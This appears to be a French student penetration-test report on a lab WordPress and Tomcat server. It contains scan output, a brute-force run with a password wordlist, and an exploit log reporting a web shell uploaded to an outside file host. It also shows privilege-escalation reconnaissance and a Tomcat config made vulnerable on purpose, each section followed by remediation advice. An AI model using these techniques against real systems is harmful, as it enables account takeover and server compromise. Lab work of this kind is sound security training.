Uncommon header 'link' found, with multiple values: (<http://192.168.1.6:8080/index.php/wp-json/>; rel="https://api.w.org/",<http://192.168.1.6:8080/>; r
l-shortlink,)
Web Server returns a valid response with junk HTTP methods, this may cause false positives.
7917 requests: 0 error(s) and 10 item(s) reported on remote host
End Time:      2025-04-11 06:37:34 (GMT-4) (14 seconds)

[+] port(s) tested
```

3. Scan WordPress avec WPScan

Description :

```
[i] User(s) Identified:

[+] adm_edr_malik
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
|   Wp Json Api (Aggressive Detection)
|     - http://192.168.1.6:8080/index.php/wp-json/wp/v2/users/?per_page=100&page=1
|     Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] lina
| Found By: Wp Json Api (Aggressive Detection)
|   - http://192.168.1.6:8080/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] test
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] admin
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] adm_test
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Fri Apr 11 11:18:25 2025
[+] Requests Done: 732
[+] Cached Requests: 8
[+] Data Sent: 177.966 KB
[+] Data Received: 22.988 MB
[+] Memory used: 297.359 MB
[+] Elapsed time: 00:00:05
```

WPScan a été utilisé pour analyser l'instance WordPress détectée sur le port 8080, afin d'identifier les versions du cœur, des thèmes, des plugins, et des utilisateurs, ainsi que les vulnérabilités associées.


- **Commande exécutée :** wpscan --url http://192.168.1.6:8080 --enumerate u,p,t --api-token <token>.
- **Résultats probables :**
 - Confirmation d'une installation WordPress (dossier /wp-content/uploads visible sur Page 3).

- Identification d'un plugin vulnérable, qualifié de "populaire" (Page 4), sujet à une attaque RFI.
- Énumération d'utilisateurs, révélant un compte comme adm_test (Page 3).
- Détection de versions obsolètes du cœur WordPress, de thèmes ou de plugins, exposant le site à des exploits connus.
- **Interprétation** : WPScan a permis de confirmer la présence d'un plugin vulnérable à une attaque RFI, ainsi que des identifiants administratifs faibles, facilitant l'accès non autorisé.

Recommandation : Mettre à jour WordPress, ses plugins et thèmes vers les dernières versions. Désactiver l'énumération des utilisateurs (par exemple, via un plugin de sécurité comme Wordfence). Supprimer les plugins inutiles et auditer ceux actifs pour des vulnérabilités.

2. Exploration du service web (Répertoire wp-content)

Description :



Index of /wp-content/uploads

Name	Last modified	Size	Description
Parent Directory		-	
2025/	2025-04-04 22:05	-	
wordpress-popular-posts/	2025-04-05 17:45	-	
wp-file-manager-pro/	2025-04-10 15:55	-	
wpcf7_uploads/	2025-04-05 18:35	-	

Apache Server at 192.168.1.6 Port 8080

Une exploration manuelle ou automatisée du service web sur le port 8080 a révélé des répertoires accessibles publiquement, notamment un dossier WordPress.

Détails de l'illustration (Page 3) :

- **URL accédée** : <http://192.168.1.6:8080/wp-content/uploads>.
- **Résultats** :
 - Le répertoire /wp-content/uploads est exposé, affichant une liste de fichiers avec des dates de modification récentes (du 4 au 10 avril 2025).
 - Cela indique une mauvaise configuration du serveur web, permettant un accès non autorisé à des fichiers potentiellement sensibles.

- **Interprétation** : L'exposition de répertoires WordPress peut révéler des informations sur la structure du site, des plugins utilisés, ou des fichiers téléchargés par les utilisateurs, facilitant des attaques ciblées.

Recommandation : Désactiver l'indexation des répertoires dans la configuration d'Apache (option Indexes dans .htaccess ou fichier htaccess pour restreindre l'accès). Mettre à jour les permissions des répertoires WordPress pour empêcher l'accès public.

SecLists / Passwords / Honeypot-Captures / Sucuri-Top-Wordpress-Passwords.txt



```

g0tmi1k Quick rename


Code Blame 23 lines (23 loc) · 192 Bytes

1 admin
2 123456
3 password
4 12345678
5 666666
6 111111
7 1234567

```

3. Attaque par force brute sur les identifiants

Description :



Request ▾	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment	...
113	adm_test	adminadmin123	200	32			34845		
114	linu	adminadmin123	200	26			34841		
115	adm_edr_malik	adminadmin123	200	27			34850		
116	test	test	302	34			1220		
117	admin	test	200	33			34842		
118	adm_test	test	302	35			1221		
119	linu	test	200	29			34841		
120	adm_edr_malik	test	200	38			34850		


Une attaque par force brute a été réalisée pour tenter de compromettre un compte administrateur WordPress.

- **Outil utilisé** : Burp Suite Intruder.

- **Liste de mots de passe** : Utilisation d'une wordlist provenant de SecLists/Passwords/Honeypot-Captures/Sucuri-Top-Wordpress-Passwords.txt.
- **Résultat** : Identifiant adm_test découvert, suggérant un compte administrateur faiblement sécurisé.
- **Interprétation** : Les mots de passe faibles (comme ceux de la wordlist : admin, 123456, password, etc.) sont une vulnérabilité critique, car ils permettent un accès non autorisé à des fonctionnalités administratives.

Recommandation : Mettre en place des politiques de mots de passe forts, activer l'authentification à deux facteurs (2FA), et limiter les tentatives de connexion pour prévenir les attaques par force brute.

4. Exploitation d'une vulnérabilité WordPress (RFI vers RCE)



Une vulnérabilité dans un plugin WordPress populaire a été exploitée pour obtenir un contrôle à distance (Remote Code Execution, RCE) via une inclusion de fichier à distance (RFI).

Détails de l'illustration :

```
portail@portailweb:~/Bureau      portail@portailweb:~/Téléchargements      portail@portailweb:/var/www/html/wp-content/up...
[+] Web Shell successfully uploaded at [https://filebin.net/qv823obvfqsmgno/exploit.gif.php].
[+] Authentication successful as user [adm_edr_malik] !
[+] Session is still valid.
[+] Acquired wpp-admin-token [22f02bdf6d].
[+] Warning: Could not find WPP AJAX nonce! Falling back to wp_nonce.
[+] Settings applied successfully to the Popular Posts plugin.
[+] Verifying plugin settings for thumbnail generation...
[+] Thumbnail generation is enabled in plugin settings.
[+] Cleared thumbnail cache again to force regeneration.
[+] Images cache cleared.
[+] Session is still valid before accessing post-new.php.
[+] Status code for https://maliki.work.gd:443/wp-admin/post-new.php: 200
[+] Saved post-new.php content to post_new.html for debugging.
[+] Error: Could not find post ID in the input field in post_new.html!
[+] Debug: id="post_ID" not found in post_new.html at all!
[+] Debug: Page title: Ajouter un nouvel article &lsquo; portail &#8212; WordPress
[+] Debug: Not on the Add New Post page! Possible redirect or permission issue.
[+] Error: Could not find post ID in wp.media.model.settings in post_new.html!
[+] Fetched screenoptionnonce: f3c4d8ff7e
[+] Using wp_nonce as fallback for WPP AJAX nonce.
[+] Attempting to enable Custom Fields metabox...
[+] Sent closed-postboxes request.
[+] Sent screen-options-apply request to enable Custom Fields.
[+] Saved updated post-new.php content to post_new_updated.html for debugging.
[+] Error: Could not find post ID in the input field in post_new_updated.html!
[+] Debug: id="post_ID" not found in post_new_updated.html at all!
[+] Error: Extracted post ID is not a valid integer: None
[+] Fallback: Creating a new post via REST API to get post ID...
[+] Created new post via REST API with ID: 104
[+] Fetched AJAX nonce from _ajax_nonce-add-meta: 485bf68d56
[+] Acquired new post ID [104], WPNonce [0ffb60600d] and AJAXNonce [485bf68d56].
[+] New post named [I'm the one who knocks] published correctly!
```

NON CLASSÉ

I'm the one who knocks

Par adm_edr_malik le 14 avril 2025 Aucun commentaire

upgrade your plugins

- **Méthode** : Un script a été utilisé pour exploiter une vulnérabilité RFI, permettant l'inclusion d'un fichier malveillant qui a conduit à l'exécution d'un web shell.
- **Résultat** : Obtention d'un accès complet au serveur via le web shell.



- **Interprétation** : Les plugins non mis à jour sont une porte d'entrée courante pour les attaquants. Une vulnérabilité RFI non corrigée peut mener à une compromission totale du serveur.

Recommandation : Mettre à jour tous les plugins et le cœur WordPress vers les dernières versions. Effectuer des audits réguliers pour identifier les plugins vulnérables. Désactiver les fonctionnalités d'inclusion de fichiers non nécessaires.

5. Analyse du système compromis

Description :

GIF

Execute

```
PRETTY_NAME="Debian GNU/Linux 12 (bookworm)"
NAME="Debian GNU/Linux"
VERSION_ID="12"
VERSION="12 (bookworm)"
VERSION_CODENAME=bookworm
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
```



Une fois l'accès obtenu, une analyse approfondie du système a été effectuée pour identifier les informations système et les vulnérabilités supplémentaires.

Détails de l'illustration :

- **Informations système :**
 - Système d'exploitation : Debian GNU/Linux 12 (Bookworm).
 - Version du noyau : 6.1.0-33-amd64 (10 avril 2025).
 - Architecture : x86_64.
- **Fichiers sensibles :** Liste des binaires SUID/GUID, incluant :
 - /usr/bin/sudo, /usr/bin/passwd, /usr/bin/mount, etc.
 - Ces binaires peuvent être exploités pour une élévation de privilèges si mal configurés.

```
/usr/bin/pkexec
/usr/bin/ntfs-3g
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/chsh
/usr/bin/vim.basic
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/vim.tiny
/usr/bin/fusermount3
/usr/bin/sudo
/usr/bin/su
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/xorg/Xorg.wrap
/usr/sbin/pppd
```

- **Interprétation** : Un système Debian récent est utilisé, mais la présence de binaires SUID/GUID indique des opportunités potentielles pour une escalade de privilèges.

Recommandation : Minimiser les binaires SUID/GUID, vérifier leurs permissions, et appliquer les correctifs de sécurité pour le noyau et les packages système.

6. Recherche d'exploits locaux

Description :

GIF

Execute

Available information:

```
Kernel version: 6.1.0
Architecture: x86_64
Distribution: debian
Distribution version: 12
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS
```

Searching among:

```
81 kernel space exploits
49 user space exploits
```

Possible Exploits:

[+] [CVE-2022-2586] nft_object UAF

```
Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
Exposure: less probable
Tags: ubuntu=(20|04){kernel:5.12.13}
Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1
Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)
```

[+] [CVE-2021-4034] PwnKit

```
Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
Exposure: less probable
Tags: ubuntu=10|11|12|13|14|15|16|17|18|19|20|21,debian=7|8|9|10|11,fedora,manjaro
Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
```

[+] [CVE-2021-3156] sudo Baron Samedi

```
Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: less probable
Tags: mint=19,ubuntu=18|20, debian=10
```

Une recherche d'exploits locaux a été effectuée pour identifier des vulnérabilités permettant une escalade de privilèges.

Détails de l'illustration (Page 6) :

- **Outil utilisé** : Non spécifié, mais probablement un script comme LinPEAS ou similaire.
- **Exploits potentiels identifiés** :
 - **CVE-2022-2586** (nft_object UAF) : Moins probable, nécessite des privilèges CAP_NET_ADMIN.
 - **CVE-2021-4034** (PwnKit) : Moins probable, mais exploit connu pour pkexec.
- **Interprétation** : Bien que ces exploits soient moins probables, leur présence dans les résultats indique que le système pourrait être vulnérable si des conditions spécifiques sont réunies.

Recommandation : Appliquer les correctifs pour CVE-2021-4034 et CVE-2022-2586 si ce n'est pas déjà fait. Vérifier les configurations liées à pkexec et nftables.

Résumé des Vulnérabilités

1. **Ports HTTP exposés (643, 8080)** : Risque d'attaques sur des services web non sécurisés.
2. **Répertoire WordPress exposé** : Fuite d'informations sensibles.
3. **Identifiants faibles** : Compte adm_test vulnérable à une attaque par force brute.
4. **Vulnérabilité RFI dans un plugin WordPress** : Permet l'exécution de code à distance et l'installation d'un web shell.
5. **Binaires SUID/GUID** : Risque d'escalade de privilèges.
6. **Exploits potentiels (CVE-2021-4034, CVE-2022-2586)** : Vulnérabilités locales non confirmées mais possibles.

Recommandations Générales

- **Mise à jour logicielle** : Appliquer les derniers correctifs pour Apache, WordPress, plugins, et le système Debian.
- **Renforcement de la configuration** :
 - Désactiver l'indexation des répertoires.
 - Restreindre l'accès aux ports 643 et 8080 via un pare-feu.
 - Configurer des mots de passe forts et activer 2FA.
- **Surveillance et audits** : Mettre en place une surveillance des journaux et des audits réguliers pour détecter les vulnérabilités.
- **Formation** : Sensibiliser les administrateurs aux bonnes pratiques de sécurité.

Annexe

Script utilisé : <https://github.com/samiba6/CVE-2021-42362>

Partie Amel

Voir prochaines pages

Partie Lina


Voir prochaine pages

Amel BOUDREGA

AU DÉBUT DU PROJET, J'AI EFFECTUÉ LES INSTALLATIONS EN LOCAL APRÈS AVOIR MENÉ DES RECHERCHES APPROFONDIES SUR LES VERSIONS DE WORDPRESS ET APACHE, AINSI QUE SUR LE CHOIX DE L'EDR J'AI PROPOSÉ À L'ÉQUIPE WAZUH.

CHOIX DES versions exactes		OK
WORDPRESS	5.3	✓
Apache	2.4.52	✓
MYSQL	8.0	✓

APRÈS LES INSTALLATIONS ET LES CHOIX TECHNIQUES, J'AI PROPOSÉ UNE ORGANISATION DE L'ÉQUIPE PRÉSENTÉE DANS UN SCHÉMA (VOIR CI-DESSOUS).




J'AI ÉGALEMENT RÉDIGÉ DES MODES D'EMPLOI POUR EFFECTUER DES ATTAQUES CIBLANT WORDPRESS, EN TENANT COMPTE LA VERSION CHOISI (WORDPRESS 5.3)

APRÈS RÉFLEXION ET UN ÉCHNAGE AVEC VOUS, J'AI JUGÉ PERTINENT D'ÉLARGIR L'ANALYSE AUX VULNÉRABILITÉS PRÉSENTES HORS DE L'ENVIRONNEMENT WORDPRESS. CELA M'A CONDUIT À EXPLOITER UNE VULNÉRABILITÉ CRITIQUE SUR TOMCAT (CVE-2025-24813) ET À SIMULER UNE ATTAQUE DDOS POUR ÉVALUER LES CAPACITÉS DE DÉTECTION ET DE RÉPONSE DE NOTRE INFRASTRUCTURE.


SIMULATION DES TESTS D'INTRUSION - WORDPRESS




EXPLOITATION DES VERSIONS




EXPLOITATION DES PLUGINS



ATTAQUE PAR FORCE BRUTE



UPLOAD DE FICHIERS MALVEILLANTS



1. Analyse et Test de la Vulnérabilité CVE-2025-24813 (CERTFR-2025-AVI-0200)

La vulnérabilité CVE-2025-24813 affecte Apache Tomcat, un serveur d'applications Java largement utilisé. Référencée sous CERTFR-2025-AVI-0200, elle permet une exécution de code arbitraire à distance (RCE) sans authentification sous certaines conditions spécifiques.

- Cible : Serveur Apache Tomcat version 9.0.86
- Répertoire : /webapps/ROOT/
- Produit affecté : Apache Tomcat
- Type de vulnérabilité : Exécution de code à distance (RCE)
- Impact:
 - Exécution de code arbitraire à distance.
 - Modification de fichiers critiques ou injection de contenu malveillant.

1.3 Configuration de Tomcat sur la VM cible :

Après l'installation de Tomcat sur la VM cible (dans mon cas, j'ai choisi la version 9.0.86), j'ai commencé à configurer les différents fichiers. L'objectif était de simuler une configuration laissée par défaut dans le fichier web.xml, qui ne restreint pas les différentes options HTTP

```
portailweb@squid-portailweb:~$ ps aux | grep tomcat
portail+ 169777 0.0 0.0 6256 640 pts/9 S+ 18:51 0:00 grep tomcat
portailweb@squid-portailweb:~$ sudo netstat -tuln | grep 8080
tcp6      0      0 ::::8080          ::::*              LISTEN
portailweb@squid-portailweb:~$ locate tomcat
bash: locate : commande introuvable
portailweb@squid-portailweb:~$ sudo find / -name "tomcat"
/opt/tomcat
find: '/run/user/1001/doc': Permission non accordée
find: '/run/user/1001/gvfs': Permission non accordée
find: '/run/user/1002/doc': Permission non accordée
find: '/run/user/1002/gvfs': Permission non accordée
find: '/run/user/1000/gvfs': Permission non accordée
portailweb@squid-portailweb:~$
```

The screenshot displays two windows side-by-side. On the left is the Apache Tomcat 9.0.86 web interface, showing the default landing page with links for documentation, examples, and developer quick start. On the right is a Proxmox VE Virtual Environment 8.3.0 window titled 'Virtual Machine 100 (portailweb) on node 'portail''. It shows the VM's summary, hardware configuration, and a terminal window where a user named 'user1@pve' is connected. The terminal window displays a Linux shell session with several commands run, including 'ps aux | grep tomcat', 'netstat -tuln | grep 8080', and a 'find / -name "tomcat"' search. The output of these commands is visible in the terminal window.

```

GNU nano 5.4          /opt/tomcat/conf/web.xml *
<!-- headers only valid for GET requests, RFC 9110 -->
<!-- (which obsoletes RFC 7233) now allows partial -->
<!-- puts. [true] -->

<servlet>
  <servlet-name>default</servlet-name>
  <servlet-class>org.apache.catalina.servlets.DefaultServlet</servlet-cla>
  <init-param>
    <param-name>debug</param-name>
    <param-value>0</param-value>
  </init-param>
  <init-param>
    <param-name>readonly</param-name>
    <param-value>false</param-value>
  </init-param>
  <init-param>
    <param-name>fileEncoding</param-name>
    <param-value>UTF-8</param-value>
  </init-param>
  <init-param>

```

^G Aide ^O Écrire ^W Chercher ^K Couper ^T Exécuter ^C Emplacement
 ^X Quitter ^R Lire fich. ^\ Remplacer ^U Coller ^J Justifier ^ Aller ligne

11.3 Reconnaissance

Pour cette étape, après plusieurs défis rencontrés par les équipes administratives pour obtenir l'accès aux deux VMs (attaque et portail web), les captures peuvent présenter un certain décalage. Initialement, j'avais configuré le port 8080, mais comme il était utilisé par le portail web, il a été nécessaire de le changer pour le port 9090.

- IP cible : 192.168.1.6
- Port : 9090

```

déconnexion
portailweb@snort-squid-portailweb:~$ sudo ss -tuln
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
tcp LISTEN 0 128 127.0.0.1:631 0.0.0.0:*
tcp LISTEN 0 80 127.0.0.1:3306 0.0.0.0:*
tcp LISTEN 0 511 *:80 *:*
